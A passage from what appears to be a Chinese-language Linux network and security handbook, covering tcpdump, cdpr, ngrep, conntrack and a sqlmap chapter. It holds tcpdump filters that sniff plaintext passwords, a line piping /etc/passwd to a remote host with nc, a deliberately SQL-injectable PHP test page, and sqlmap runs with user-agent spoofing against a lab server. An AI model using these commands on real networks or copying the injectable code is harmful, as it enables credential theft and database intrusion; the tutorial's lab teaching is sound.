Version 12.2(35)SE5, RELEASE SOFTWARE (fc1)
          Copyright (c) 1986-2007 by Cisco Systems, Inc.
          Compiled Thu 19-Jul-07 19:15 by nachen
        Platform (0x06), length: 23 bytes: 'cisco WS-C3750G-
24TS-1U'
        Address (0x02), length: 13 bytes: IPv4 (1)
193.168.0.254
        Port-ID (0x03), length: 21 bytes:
'GigabitEthernet1/0/15'
        Capability (0x04), length: 4 bytes: (0x00000029):
Router, L2 Switch, IGMP snooping
        Protocol-Hello option (0x08), length: 32 bytes:
        VTP Management Domain (0x09), length: 3 bytes:
'example'
        Native VLAN ID (0x0a), length: 2 bytes: 11
        Duplex (0x0b), length: 1 byte: full
```

```
        AVVID trust bitmap (0x12), length: 1 byte: 0x00
        AVVID untrusted ports CoS (0x13), length: 1 byte: 0x00
        Management Addresses (0x16), length: 13 bytes: IPv4 (1)
193.168.0.254
        unknown field type (0x1a), length: 12 bytes:
          0x0000:  0000 0001 0000 0000 ffff ffff
1 packets captured
1 packets received by filter
0 packets dropped by kernel
```

```
$ sudo tcpdump -nn -v -i eth0 -s 1500 -c 1 'ether[20:2] ==
0x2000'
tcpdump: listening on eth0, link-type EN10MB (Ethernet),
capture size 1500 bytes
13:52:03.451238 CDPv2, ttl: 180s, checksum: 692 (unverified),
length 420
        Device-ID (0x01), length: 9 bytes: 'O9-Switch'
        Version String (0x05), length: 248 bytes:
          Cisco IOS Software, C2960S Software (C2960S-
UNIVERSALK9-M), Version 12.2(55)SE3, RELEASE SOFTWARE (fc1)
          Technical Support: http://www.cisco.com/techsupport
          Copyright (c) 1986-2011 by Cisco Systems, Inc.
          Compiled Thu 05-May-11 16:56 by prod_rel_team
        Platform (0x06), length: 22 bytes: 'cisco WS-C2960S-
48TD-L'
        Address (0x02), length: 4 bytes:
        Port-ID (0x03), length: 20 bytes:
'GigabitEthernet1/0/8'
        Capability (0x04), length: 4 bytes: (0x00000028): L2
Switch, IGMP snooping
        Protocol-Hello option (0x08), length: 32 bytes:
        VTP Management Domain (0x09), length: 0 byte: ''
1 packets captured
3 packets received by filter
0 packets dropped by kernel
```

```
$ sudo tcpdump -nn -v -i eth0 -s 1500 -c 1 'ether[20:2] ==
0x2000' | grep GigabitEthernet
[sudo] password for neo:
tcpdump: listening on eth0, link-type EN10MB (Ethernet),
capture size 1500 bytes
```

```
        Port-ID (0x03), length: 21 bytes:
'GigabitEthernet1/0/15'
1 packets captured
1 packets received by filter
0 packets dropped by kernel
```

cdpr - Cisco Discovery Protocol Reporter

2.9. Flags

每一行中间都有这个包所携带的标志:

```
Flags [*](
S=SYN   发起连接标志
P=PUSH  传送数据标志
F=FIN    关闭连接标志
ack     表示确认包
RST= RESET  异常关闭连接
.       表示没有任何标志
)
```

2.10. 案例

监控80端口与icmp,arp

```
$ tcpdump -n -i eth0 port 80 or icmp or arp
```

monitor mysql tcp package

```
#!/bin/bash

tcpdump -i eth0 -s 0 -l -w - dst port 3306 | strings | perl -e
```

```
'
while(<>) { chomp; next if /^[^ ]+[ ]*$/;

if(/^(SELECT|UPDATE|DELETE|INSERT|SET|COMMIT|ROLLBACK|CREATE|DR
OP|ALTER)/i) {
    if (defined $q) { print "$q\n"; }
    $q=$_;
  } else {
    $_ =~ s/^[ \t]+//; $q.=" $_";
  }
}'
```

HTTP 包

```
tcpdump -i eth0 -s 0 -l -w - dst port 80 | strings
```

显示SYN、FIN和ACK-only包

显示所有进出80端口IPv4 HTTP包，也就是只打印包含数据的包。例如：SYN、FIN包和ACK-only包输入：

```
# tcpdump 'tcp port 80 and (((ip[2:2] - ((ip[0]&0xf)<<2)) -
((tcp[12]&0xf0)>>2)) != 0)'
```

嗅探 Oracle 错误

```
tcpdump -i eth1 tcp port 1521 -A -s1500 | awk '$1 ~ "ORA-"
{i=1;split($1,t,"ORA-");while (i <= NF) {if (i == 1)
{printf("%s","ORA-"t[2])}else {printf("%s
```

```
",$i)};i++}printf("\n")}'
```

smtp

```
# tcpdump -nni any  -x -X port 25 | more
tcpdump: verbose output suppressed, use -v or -vv for full
protocol decode
listening on any, link-type LINUX_SLL (Linux cooked), capture
size 65535 bytes
05:55:43.133217 IP 184.105.206.85.25 > 59.153.146.101.42756:
Flags [P.], seq 3205055214:3205055222, ack 3276605059, win
16022, options [nop,nop,TS val 2899843510 ecr 1568241053],
length 8
        0x0000:  4500 003c c773 4000 3b06 238b b869 ce55  E..
<.s@.;.#..i.U
        0x0010:  3b99 9265 0019 a704 bf09 42ee c34d 0683
;..e......B..M..
        0x0020:  8018 3e96 1803 0000 0101 080a acd8 19b6
..>.............
        0x0030:  5d79 759d 3235 3020 4f6b 0d0a 0000 0000
]yu.250.Ok......
        0x0040:  0000 0000 0000 0000 0000 0000
............
05:55:43.133247 IP 59.153.146.101.42756 > 184.105.206.85.25:
Flags [.], ack 8, win 115, options [nop,nop,TS val 1568241323
ecr 2899843510], length 0
        0x0000:  4500 0034 0478 4000 4006 e18e 3b99 9265
E..4.x@.@...;..e
        0x0010:  b869 ce55 a704 0019 c34d 0683 bf09 42f6
.i.U.....M....B.
        0x0020:  8010 0073 54e4 0000 0101 080a 5d79 76ab
...sT.......]yv.
        0x0030:  acd8 19b6 0000 0000 0000 0000 0000 0000
................
        0x0040:  0000 0000                              ....
05:55:43.133321 IP 59.153.146.101.42756 > 184.105.206.85.25:
Flags [P.], seq 1:32, ack 8, win 115, options [nop,nop,TS val
1568241323 ecr 2899843510], length 31
        0x0000:  4500 0053 0479 4000 4006 e16e 3b99 9265
```

```
E..S.y@.@..n;..e
        0x0010:  b869 ce55 a704 0019 c34d 0683 bf09 42f6
.i.U.....M....B.
        0x0020:  8018 0073 5503 0000 0101 080a 5d79 76ab
...sU.......]yv.
        0x0030:  acd8 19b6 4d41 494c 2046 524f 4d3a 3c6e
....MAIL.FROM:<n
        0x0040:  6f72 6570 6c79 4063 6631 3339 2e63 6f6d
oreply@139.com
        0x0050:  3e0d 0a00 0000 0000 0000 0000 0000 0000
>...............
        0x0060:  0000 00                                  ...
05:55:43.142280 IP 184.105.206.85.25 > 59.153.146.101.42756:
Flags [.], ack 32, win 16022, options [nop,nop,TS val
2899843513 ecr 1568241323], length 0
        0x0000:  4500 0034 c774 4000 3b06 2392 b869 ce55
E..4.t@.;.#..i.U
        0x0010:  3b99 9265 0019 a704 bf09 42f6 c34d 06a2
;..e......B..M..
        0x0020:  8010 3e96 d5a5 0000 0101 080a acd8 19b9
..>.............
        0x0030:  5d79 76ab 0000 0000 0000 0000 0000 0000
]yv.............
        0x0040:  0000 0000                                ....
05:55:43.270436 IP 203.205.160.43.25 > 202.88.38.95.39594:
Flags [.], ack 1271517256, win 159, options [nop,nop,TS val
1663885325 ecr 1568241310], length 0
        0x0000:  4500 0034 18e5 4000 3806 cd2e cbcd a02b
E..4..@.8......+
        0x0010:  ca58 265f 0019 9aaa 800c c423 4bc9 d048
.X&_.......#K..H
        0x0020:  8010 009f 0716 0000 0101 080a 632c e00d
............c,..
        0x0030:  5d79 769e 0000 0000 0000 0000 0000 0000
]yv.............
        0x0040:  0000 0000                                ....
```

嗅探用户密码

```
# tcpdump -i any port http or port smtp or port imap or port
```

```
pop3 -l -A | egrep -i
'pass=|pwd=|log=|login=|user=|username=|pw=|passw=|passwd=|pass
word=|pass:|user:|userna me:|password:|login:|pass |user '

# tcpdump port http or port ftp or port smtp or port imap or
port pop3 -l -A | egrep -i
'pass=|pwd=|log=|login=|user=|username=|pw=|passw=|passwd=|pass
word=|pass:|user:|username:|password:|login:|pass |user ' --
color=auto --line-buffered -B20
```

```
# tcpdump -A -q -i any port 25 | grep "RCPT TO:"
# tcpdump -l -s0 -w - tcp dst port 25 | strings | grep -i 'MAIL
FROM\|RCPT TO'
```

```
```

3. cdpr - Cisco Discovery Protocol Reporter

```
$ sudo apt-get install cdpr
```

```
$ sudo cdpr
[sudo] password for neo:
cdpr - Cisco Discovery Protocol Reporter
Version 2.4
Copyright (c) 2002-2010 - MonkeyMental.com

1. eth0 (No description available)
2. tun0 (No description available)
3. usbmon1 (USB bus number 1)
4. usbmon2 (USB bus number 2)
5. usbmon3 (USB bus number 3)
6. usbmon4 (USB bus number 4)
7. usbmon5 (USB bus number 5)
8. lo (No description available)
Enter the interface number (1-8):1
Using Device: eth0
Waiting for CDP advertisement:
(default config is to transmit CDP packets every 60 seconds)
Device ID
  value:  4A3750G
Addresses
  value:  193.168.0.254
Port ID
  value:  GigabitEthernet1/0/15
```

通过cdprs.php收集CDP数据，很容易改写，实现写入数据库

/usr/share/doc/cdpr/examples/

```
$ find /usr/share/doc/cdpr/examples/
/usr/share/doc/cdpr/examples/
/usr/share/doc/cdpr/examples/cdprs
```

```
/usr/share/doc/cdpr/examples/cdprs/cdprs.cgi.gz
/usr/share/doc/cdpr/examples/cdprs/cdprs.php
/usr/share/doc/cdpr/examples/cdpr.conf
```

这个功能可以实现后自动绘制网络拓扑，分析收集的数据，然后通过Graphviz绘制网络拓扑图。

4. ngrep - Network layer grep tool

安装

```
yum install -y ngrep
```

帮助信息

```
# ngrep -help
usage: ngrep <-hNXViwqpevxlDtTRM> <-IO pcap_dump> <-n num> <-d
dev> <-A num>
             <-s snaplen> <-S limitlen> <-W
normal|byline|single|none> <-c cols>
             <-P char> <-F file> <match expression> <bpf
filter>
   -h  is help/usage
   -V  is version information
   -q  is be quiet (don't print packet reception hash marks)
   -e  is show empty packets
   -i  is ignore case
   -v  is invert match
   -R  is don't do privilege revocation logic
   -x  is print in alternate hexdump format
   -X  is interpret match expression as hexadecimal
   -w  is word-regex (expression must match as a word)
   -p  is don't go into promiscuous mode
   -l  is make stdout line buffered
   -D  is replay pcap_dumps with their recorded time intervals
   -t  is print timestamp every time a packet is matched
   -T  is print delta timestamp every time a packet is matched
         specify twice for delta from first match
   -M  is don't do multi-line match (do single-line match
instead)
   -I  is read packet stream from pcap format file pcap_dump
   -O  is dump matched packets in pcap format to pcap_dump
   -n  is look at only num packets
   -A  is dump num packets after a match
   -s  is set the bpf caplen
```

```
   -S  is set the limitlen on matched packets
   -W  is set the dump format (normal, byline, single, none)
   -c  is force the column width to the specified size
   -P  is set the non-printable display char to what is
specified
   -F  is read the bpf filter from the specified file
   -N  is show sub protocol number
   -d  is use specified device instead of the pcap default
```

4.1. 匹配关键字

-q is be quiet (don't print packet reception hash marks)

```
# ngrep -q GET -d eth1 port 80
# ngrep -q POST -d eth1 port 80
# ngrep -q /news/111.html -d eth1 port 80
# ngrep -q User-Agent -d eth1 port 80
# ngrep -q Safari -d eth1 port 80
```

```
# ngrep -q HELO -d enp2s0 port 25mp
interface: enp2s0 (173.254.223.0/255.255.255.192)
filter: ( port 25 ) and (ip or ip6)
match: HELO

T 47.90.44.87:39023 -> 173.254.223.53:25 [AP]
  HELO localhost..

T 47.90.44.87:39024 -> 173.254.223.53:25 [AP]
  HELO localhost..

T 47.90.44.87:39025 -> 173.254.223.53:25 [AP]
  HELO localhost..
```

4.2. 指定网络接口

-d is use specified device instead of the pcap default

```
# ngrep -d eth0
# ngrep -d enp2s0
```

5. Unicornscan，Zenmap，nast

6. netstat-nat - Show the natted connections on a linux iptable firewall

```
neo@monitor:~$ sudo netstat-nat
Proto NATed Address                   Destination Address
State
tcp   10.8.0.14:1355                  172.16.1.25:ssh
ESTABLISHED
tcp   10.8.0.14:1345                  172.16.1.63:ssh
ESTABLISHED
tcp   10.8.0.14:1340                  172.16.1.46:ssh
ESTABLISHED
tcp   10.8.0.14:1346                  172.16.1.25:ssh
ESTABLISHED
tcp   10.8.0.14:1344                  172.16.1.62:ssh
ESTABLISHED
tcp   10.8.0.14:1343                  172.16.1.48:ssh
ESTABLISHED
```

你也同时可以使用下面命令查看

```
$ cat /proc/net/ip_conntrack
$ cat /proc/net/nf_conntrack
```

7. Tcpreplay

http://tcpreplay.synfin.net/

8. Wireshark

Wireshark is a network protocol analyzer for Unix and Windows.

http://www.wireshark.org/

9. conntrack-tools : Manipulate netfilter connection tracking table and run High Availability

```
dnf install -y conntrack-tools
sudo conntrack -I -s 192.168.7.10 -d 10.1.1.1 --protonum 17 --
timeout 120 --sport 12345 --dport 80
```

9.1. 帮助信息

```
连接跟踪系统的命令行界面。
用法：conntrack [命令] [选项]

命令：
  -L [表] [选项]列出conntrack或期望表
  -G [表]参数获取conntrack或期望值
  -D [表]参数删除conntrack或期望
  -I [表]参数创建连接跟踪或期望
  -U [table]参数更新conntrack
  -E [表] [选项]显示事件
  -F [表]刷新表
  -C [表]显示计数器
  -S显示统计

表格：conntrack，期望，死亡，未确认

Conntrack参数和选项：
  -n，--src-nat ip源NAT ip
  -g，--dst-nat ip目标NAT ip
  -j，-any-nat ip源或目标NAT ip
  -m，--mark标记设置标记
  -c，--secmark secmark设置selinux secmark
  -e，--event-mask eventmask事件掩码，例如。新，毁灭
  -z，--zero列出时的零计数器
```

```
  -o, --output type [, ...]输出格式，例如XML文件
  -l, --label标签[, ...] conntrack标签

期望参数和选项:
  --tuple-src ip预期元组中的源地址
  --tuple-dst ip预期的元组中的目标地址

更新参数和选项:
  --label-添加标签添加标签
  --label-del标签删除标签

常用参数和选项:
  -s, -src, -orig-src ip原始方向的源地址
  -d, --dst, --orig-dst ip原始方向的目标地址
  -r, --reply-src ip来自回复方向的源地址
  -q, --reply-dst ip回复方向的目标地址
  -p, --protonum proto第4层协议，例如'tcp'
  -f, --family proto第3层协议，例如。 'ipv6'
  -t, --timeout超时设置超时
  -u, --status status设置状态，例如保证
  -w, --zone值设置conntrack区域
  --orig-zone值设置原始方向的区域
  --reply-zone值设置回复方向的区域
  -b, --buffer-size Netlink套接字缓冲区大小
  --mask-src ip源掩码地址
  --mask-dst ip目标掩码地址
```

9.2. 协议跟踪

```
[root@agent-1 ~]# conntrack -L -p 'udp'
udp      17 12 src=10.42.1.41 dst=10.43.0.10 sport=40528
dport=53 [UNREPLIED] src=10.42.0.47 dst=10.42.1.41 sport=53
dport=40528 mark=0 use=1
udp      17 2 src=10.42.1.41 dst=10.43.0.10 sport=34088
dport=53 [UNREPLIED] src=10.42.0.47 dst=10.42.1.41 sport=53
dport=34088 mark=0 use=1
udp      17 28 src=172.18.200.51 dst=172.18.200.5 sport=15240
dport=8472 [UNREPLIED] src=172.18.200.5 dst=172.18.200.51
sport=8472 dport=15240 mark=0 use=1
udp      17 13 src=172.18.200.51 dst=172.18.200.5 sport=25888
```

```
dport=8472 [UNREPLIED] src=172.18.200.5 dst=172.18.200.51
sport=8472 dport=25888 mark=0 use=1
udp      17 11 src=10.42.1.42 dst=10.43.0.10 sport=46765
dport=53 [UNREPLIED] src=10.42.0.47 dst=10.42.1.42 sport=53
dport=46765 mark=0 use=1
```

```
[root@master ~]# nc -l -u -p 1111
```

```
[root@agent-1 ~]# cat /etc/passwd | nc -u 172.18.200.5 1111
```

```
[root@agent-1 ~]# conntrack -L -p 'udp' | grep 1111
conntrack v1.4.5 (conntrack-tools): 59 flow entries have been
shown.
udp      17 24 src=172.18.200.51 dst=172.18.200.5 sport=26832
dport=1111 [UNREPLIED] src=172.18.200.5 dst=172.18.200.51
sport=1111 dport=26832 mark=0 use=1
```

第 95 章 sqlmap - automatic SQL injection and database takeover tool

http://sqlmap.sourceforge.net/

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

1. Installation

```
$ apt-cache search sqlmap
sqlmap - automatic SQL injection tool

$ sudo apt-get install sqlmap

$ dpkg -s sqlmap
```

安装开发板

```
sudo svn checkout https://svn.sqlmap.org/sqlmap/trunk/sqlmap
sqlmap-dev

sudo vim ~/.bashrc

#行尾加上:
alias sqlmap='python /home/neo/sqlmap-dev/sqlmap.py'

该环境变量只对当前用户有效
```

```
如果想对所有用户有效 可设置全局 文件/etc/profile
```

sqlmap参数

```
$ sqlmap-dev/sqlmap.py -h

    sqlmap/1.0-dev (r4577) - automatic SQL injection and
database takeover tool
    http://www.sqlmap.org

[!] legal disclaimer: usage of sqlmap for attacking targets
without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal
laws. Authors assume no liability and are not responsible for
any misuse or damage caused by this program

[*] starting at 18:05:44

Usage: python sqlmap-dev/sqlmap.py [options]

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be specified to set
the source to
    get target urls from.

    -d DIRECT           Direct connection to the database
    -u URL, --url=URL   Target url
    -l LOGFILE          Parse targets from Burp or WebScarab
proxy logs
    -m BULKFILE         Scan multiple targets enlisted in a
given textual file
    -r REQUESTFILE      Load HTTP request from a file
    -g GOOGLEDORK       Process Google dork results as target
urls
    -c CONFIGFILE       Load options from a configuration INI
file
```

```
  Request:
    These options can be used to specify how to connect to the
target url.

    --data=DATA         Data string to be sent through POST
    --param-del=PDEL    Character used for splitting parameter
values
    --cookie=COOKIE     HTTP Cookie header
    --cookie-urlencode  URL Encode generated cookie injections
    --drop-set-cookie   Ignore Set-Cookie header from response
    --user-agent=AGENT  HTTP User-Agent header
    --random-agent      Use randomly selected HTTP User-Agent
header
    --randomize=RPARAM  Randomly change value for given
parameter(s)
    --referer=REFERER   HTTP Referer header
    --headers=HEADERS   Extra HTTP headers newline separated
    --auth-type=ATYPE   HTTP authentication type (Basic, Digest
or NTLM)
    --auth-cred=ACRED   HTTP authentication credentials
(name:password)
    --auth-cert=ACERT   HTTP authentication certificate
(key_file,cert_file)
    --proxy=PROXY       Use a HTTP proxy to connect to the
target url
    --proxy-cred=PCRED  HTTP proxy authentication credentials
(name:password)
    --ignore-proxy      Ignore system default HTTP proxy
    --delay=DELAY       Delay in seconds between each HTTP
request
    --timeout=TIMEOUT   Seconds to wait before timeout
connection (default 30)
    --retries=RETRIES   Retries when the connection timeouts
(default 3)
    --scope=SCOPE       Regexp to filter targets from provided
proxy log
    --safe-url=SAFURL   Url address to visit frequently during
testing
    --safe-freq=SAFREQ  Test requests between two visits to a
given safe url
    --eval=EVALCODE     Evaluate provided Python code before
the request (e.g.
                        "import
hashlib;id2=hashlib.md5(id).hexdigest()")
```

```
  Optimization:
    These options can be used to optimize the performance of
sqlmap.

    -o                  Turn on all optimization switches
    --predict-output    Predict common queries output
    --keep-alive        Use persistent HTTP(s) connections
    --null-connection   Retrieve page length without actual
HTTP response body
    --threads=THREADS   Max number of concurrent HTTP(s)
requests (default 1)

  Injection:
    These options can be used to specify which parameters to
test for,
    provide custom injection payloads and optional tampering
scripts.

    -p TESTPARAMETER    Testable parameter(s)
    --dbms=DBMS         Force back-end DBMS to this value
    --os=OS             Force back-end DBMS operating system to
this value
    --prefix=PREFIX     Injection payload prefix string
    --suffix=SUFFIX     Injection payload suffix string
    --logic-negative    Use logic operation(s) instead of
negating values
    --skip=SKIP         Skip testing for given parameter(s)
    --tamper=TAMPER     Use given script(s) for tampering
injection data

  Detection:
    These options can be used to specify how to parse and
compare page
    content from HTTP responses when using blind SQL injection
technique.

    --level=LEVEL       Level of tests to perform (1-5, default
1)
    --risk=RISK         Risk of tests to perform (0-3, default
1)
    --string=STRING     String to match in the response when
query is valid
    --regexp=REGEXP     Regexp to match in the response when
query is valid
```

```
    --code=CODE         HTTP response code to match when the
query is valid
    --text-only         Compare pages based only on the textual
content
    --titles            Compare pages based only on their
titles

  Techniques:
    These options can be used to tweak testing of specific SQL
injection
    techniques.

    --technique=TECH    SQL injection techniques to test for
(default "BEUST")
    --time-sec=TIMESEC  Seconds to delay the DBMS response
(default 5)
    --union-cols=UCOLS  Range of columns to test for UNION
query SQL injection
    --union-char=UCHAR  Character to use for bruteforcing
number of columns

  Fingerprint:
    -f, --fingerprint   Perform an extensive DBMS version
fingerprint

  Enumeration:
    These options can be used to enumerate the back-end
database
    management system information, structure and data contained
in the
    tables. Moreover you can run your own SQL statements.

    -b, --banner        Retrieve DBMS banner
    --current-user      Retrieve DBMS current user
    --current-db        Retrieve DBMS current database
    --is-dba            Detect if the DBMS current user is DBA
    --users             Enumerate DBMS users
    --passwords         Enumerate DBMS users password hashes
    --privileges        Enumerate DBMS users privileges
    --roles             Enumerate DBMS users roles
    --dbs               Enumerate DBMS databases
    --tables            Enumerate DBMS database tables
    --columns           Enumerate DBMS database table columns
    --schema            Enumerate DBMS schema
    --count             Retrieve number of entries for table(s)
```

```
    --dump               Dump DBMS database table entries
    --dump-all           Dump all DBMS databases tables entries
    --search             Search column(s), table(s) and/or
database name(s)
    -D DB                DBMS database to enumerate
    -T TBL               DBMS database table to enumerate
    -C COL               DBMS database table column to enumerate
    -U USER              DBMS user to enumerate
    --exclude-sysdbs     Exclude DBMS system databases when
enumerating tables
    --start=LIMITSTART   First query output entry to retrieve
    --stop=LIMITSTOP     Last query output entry to retrieve
    --first=FIRSTCHAR    First query output word character to
retrieve
    --last=LASTCHAR      Last query output word character to
retrieve
    --sql-query=QUERY    SQL statement to be executed
    --sql-shell          Prompt for an interactive SQL shell

  Brute force:
    These options can be used to run brute force checks.

    --common-tables      Check existence of common tables
    --common-columns     Check existence of common columns

  User-defined function injection:
    These options can be used to create custom user-defined
functions.

    --udf-inject         Inject custom user-defined functions
    --shared-lib=SHLIB   Local path of the shared library

  File system access:
    These options can be used to access the back-end database
management
    system underlying file system.

    --file-read=RFILE    Read a file from the back-end DBMS file
system
    --file-write=WFILE   Write a local file on the back-end DBMS
file system
    --file-dest=DFILE    Back-end DBMS absolute filepath to
write to

  Operating system access:
```

```
    These options can be used to access the back-end database
management
    system underlying operating system.

    --os-cmd=OSCMD      Execute an operating system command
    --os-shell          Prompt for an interactive operating
system shell
    --os-pwn            Prompt for an out-of-band shell,
meterpreter or VNC
    --os-smbrelay       One click prompt for an OOB shell,
meterpreter or VNC
    --os-bof            Stored procedure buffer overflow
exploitation
    --priv-esc          Database process' user privilege
escalation
    --msf-path=MSFPATH  Local path where Metasploit Framework
is installed
    --tmp-path=TMPPATH  Remote absolute path of temporary files
directory

  Windows registry access:
    These options can be used to access the back-end database
management
    system Windows registry.

    --reg-read          Read a Windows registry key value
    --reg-add           Write a Windows registry key value data
    --reg-del           Delete a Windows registry key value
    --reg-key=REGKEY    Windows registry key
    --reg-value=REGVAL  Windows registry key value
    --reg-data=REGDATA  Windows registry key value data
    --reg-type=REGTYPE  Windows registry key value type

  General:
    These options can be used to set some general working
parameters.

    -s SESSIONFILE      Save and resume all data retrieved on a
session file
    -t TRAFFICFILE      Log all HTTP traffic into a textual
file
    --batch             Never ask for user input, use the
default behaviour
    --charset=CHARSET   Force character encoding used for data
retrieval
```

```
    --check-tor         Check to see if Tor is used properly
    --crawl=CRAWLDEPTH  Crawl the website starting from the
target url
    --csv-del=CSVDEL    Delimiting character used in CSV output
(default ",")
    --eta               Display for each output the estimated
time of arrival
    --flush-session     Flush session file for current target
    --forms             Parse and test forms on target url
    --fresh-queries     Ignores query results stored in session
file
    --parse-errors      Parse and display DBMS error messages
from responses
    --replicate         Replicate dumped data into a sqlite3
database
    --save              Save options on a configuration INI
file
    --tor               Use default Tor SOCKS5 proxy address
    --update            Update sqlmap

  Miscellaneous:
    -z MNEMONICS        Use mnemonics for shorter parameter
setup
    --beep              Alert when sql injection found
    --check-payload     Offline WAF/IPS/IDS payload detection
testing
    --check-waf         Check for existence of WAF/IPS/IDS
protection
    --cleanup           Clean up the DBMS by sqlmap specific
UDF and tables
    --dependencies      Check for missing sqlmap dependencies
    --gpage=GOOGLEPAGE  Use Google dork results from specified
page number
    --mobile            Imitate smartphone through HTTP User-
Agent header
    --page-rank         Display page rank (PR) for Google dork
results
    --smart             Conduct through tests only if positive
heuristic(s)
    --wizard            Simple wizard interface for beginner
users

[*] shutting down at 18:05:44
```

2. 开始入住实验

当你运行sqlmap的时候，我建议你运行下面命令监控你的web服务器日志

```
tail -f access.log
```

2.1. 测试脚本

```
<?php
    $mysql_server_name="172.16.0.4";
    $mysql_username="dbuser";
    $mysql_password="dbpass";
    $mysql_database="dbname";


    $conn=mysql_connect($mysql_server_name, $mysql_username,
                        $mysql_password);
        $strsql="";
        if($_GET['id']){
                $strsql="select * from `order` where
id=".$_GET['id'];
        }else{
            $strsql="select * from `order` limit 100";
        }
        echo $strsql;
    $result=@mysql_db_query($mysql_database, $strsql, $conn);

    $row=mysql_fetch_row($result);

    echo '<font face="verdana">';
    echo '<table border="1" cellpadding="1" cellspacing="2">';


    echo "\n<tr>\n";
    for ($i=0; $i<mysql_num_fields($result); $i++)
    {
```

```
      echo '<td bgcolor="#000F00"><b>'.
      mysql_field_name($result, $i);
      echo "</b></td>\n";
    }
    echo "</tr>\n";

    mysql_data_seek($result, 0);

    while ($row=mysql_fetch_row($result))
    {
      echo "<tr>\n";
      for ($i=0; $i<mysql_num_fields($result); $i++ )
      {
        echo '<td bgcolor="#00FF00">';
        echo "$row[$i]";
        echo '</td>';
      }
      echo "</tr>\n";
    }

    echo "</table>\n";
    echo "</font>";

    mysql_free_result($result);

    mysql_close();
```

2.2. sqlmap.ini

```
vim ~/.sqlmap/sqlmap.ini

[Target]
googledork =
list =
url = http://172.16.0.44/test/testdb.php?id=12

[Request]
acred =
atype =
agent =
cookie =
```

```
data =
delay = 0
headers =
method = GET
proxy =
referer = http://www.google.com
threads = 1
timeout = 10
useragentsfile =

[Miscellaneous]
batch = False
eta = False
sessionfile =
updateall = False
verbose = 1

[Enumeration]
col =
db =
dumpall = False
dumptable = False
excludesysdbs = False
getbanner = False
getcolumns = False
getcurrentdb = False
getcurrentuser = False
getdbs = False
getpasswordhashes = False
getprivileges = False
gettables = False
getusers = False
isdba = False
limitstart = 0
limitstop = 0
query =
sqlshell = False
tbl =
user =

[File system]
rfile =
wfile =

[Takeover]
```

```
osshell = False

[Fingerprint]
extensivefp = False

[Injection]
dbms =
eregexp =
estring =
postfix =
prefix =
regexp =
string =
testparameter =

[Techniques]
stackedtest = False
timetest = False
utech =
uniontest = False
unionuse = False
```

3. Request参数

3.1. --method, --data

```
sqlmap -u "http://www.example.com/login.php" --method "POST" --
data "user=neo&passwd=chen"
```

3.2. --cookie

3.3. --referer

```
$ sqlmap -u "http://172.16.0.44/test/testdb.php?id=12" --
referer="http://www.google.com"
```

access.log输出

```
113.106.63.1 - - [10/Dec/2011:16:52:41 +0800] "GET
/test/testdb.php?id=12%29%20AND%20%288621=8621 HTTP/1.1" 200
978 "http://www.google.com" "sqlmap/0.6.4
(http://sqlmap.sourceforge.net)"
113.106.63.1 - - [10/Dec/2011:16:52:41 +0800] "GET
/test/testdb.php?id=12%29%29%20AND%20%28%282589=2589 HTTP/1.1"
200 980 "http://www.google.com" "sqlmap/0.6.4
(http://sqlmap.sourceforge.net)"
```

3.4. --user-agent

默认是 "sqlmap/0.6.4 (http://sqlmap.sourceforge.net)"

检查Your User Agent: http://whatsmyuseragent.com/

Chrome

```
Mozilla/5.0 (Windows NT 6.1) AppleWebKit/535.2 (KHTML, like
Gecko) Chrome/15.0.874.121 Safari/535.2
```

IE9

```
Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)
```

Safari

```
Mozilla/5.0 (Windows NT 6.1) AppleWebKit/534.52.7 (KHTML, like
Gecko) Version/5.1.2 Safari/534.52.7
```

首先开启日志监控

```
tail -f /www/logs/access.log
```

伪装成Safari

```
$ sqlmap -u "http://172.16.0.44/test/testdb.php?id=12" --user-
agent="Mozilla/5.0 (Windows NT 6.1) AppleWebKit/534.52.7
(KHTML, like Gecko) Version/5.1.2 Safari/534.52.7"
```

access.log输出结果

```
113.106.63.1 - - [10/Dec/2011:16:48:24 +0800] "GET
/test/testdb.php?
id=12%20AND%20ORD%28MID%28%28SELECT%200%20FROM%20information_sc
hema.TABLES%20LIMIT%200%2C%201%29%2C%202%2C%201%29%29%20%3E%203
%20AND%201184=1184 HTTP/1.1" 200 2191 "-" "Mozilla/5.0 (Windows
```

```
NT 6.1) AppleWebKit/534.52.7 (KHTML, like Gecko) Version/5.1.2
Safari/534.52.7"
113.106.63.1 - - [10/Dec/2011:16:48:24 +0800] "GET
/test/testdb.php?
id=12%20AND%20ORD%28MID%28%28SELECT%200%20FROM%20information_sc
hema.TABLES%20LIMIT%200%2C%201%29%2C%202%2C%201%29%29%20%3E%201
%20AND%201184=1184 HTTP/1.1" 200 2191 "-" "Mozilla/5.0 (Windows
NT 6.1) AppleWebKit/534.52.7 (KHTML, like Gecko) Version/5.1.2
Safari/534.52.7"
```

-a

3.5. --headers

3.6. --referer

3.7. auth

--auth-type

--auth-cred

3.8. --proxy

3.9. --threads

3.10. --delay

3.11. --timeout

4. Injection

4.1. --dbms

```
neo@neo-OptiPlex-380:~$ sqlmap -u
"http://172.16.0.44/test/testdb.php?id=12" --dbms "mysql"

[*] starting at: 17:39:43

[17:39:43] [INFO] testing connection to the target url
[17:39:43] [INFO] testing if the url is stable, wait a few
seconds
[17:39:44] [INFO] url is stable
[17:39:44] [INFO] testing if User-Agent parameter 'User-Agent'
is dynamic
[17:39:44] [WARNING] User-Agent parameter 'User-Agent' is not
dynamic
[17:39:44] [INFO] testing if GET parameter 'id' is dynamic
[17:39:44] [INFO] confirming that GET parameter 'id' is dynamic
[17:39:44] [INFO] GET parameter 'id' is dynamic
[17:39:44] [INFO] testing sql injection on GET parameter 'id'
with 0 parenthesis
[17:39:44] [INFO] testing unescaped numeric injection on GET
parameter 'id'
[17:39:44] [INFO] confirming unescaped numeric injection on GET
parameter 'id'
[17:39:44] [INFO] GET parameter 'id' is unescaped numeric
injectable with 0 parenthesis
[17:39:44] [INFO] testing for parenthesis on injectable
parameter
[17:39:44] [INFO] the injectable parameter requires 0
parenthesis
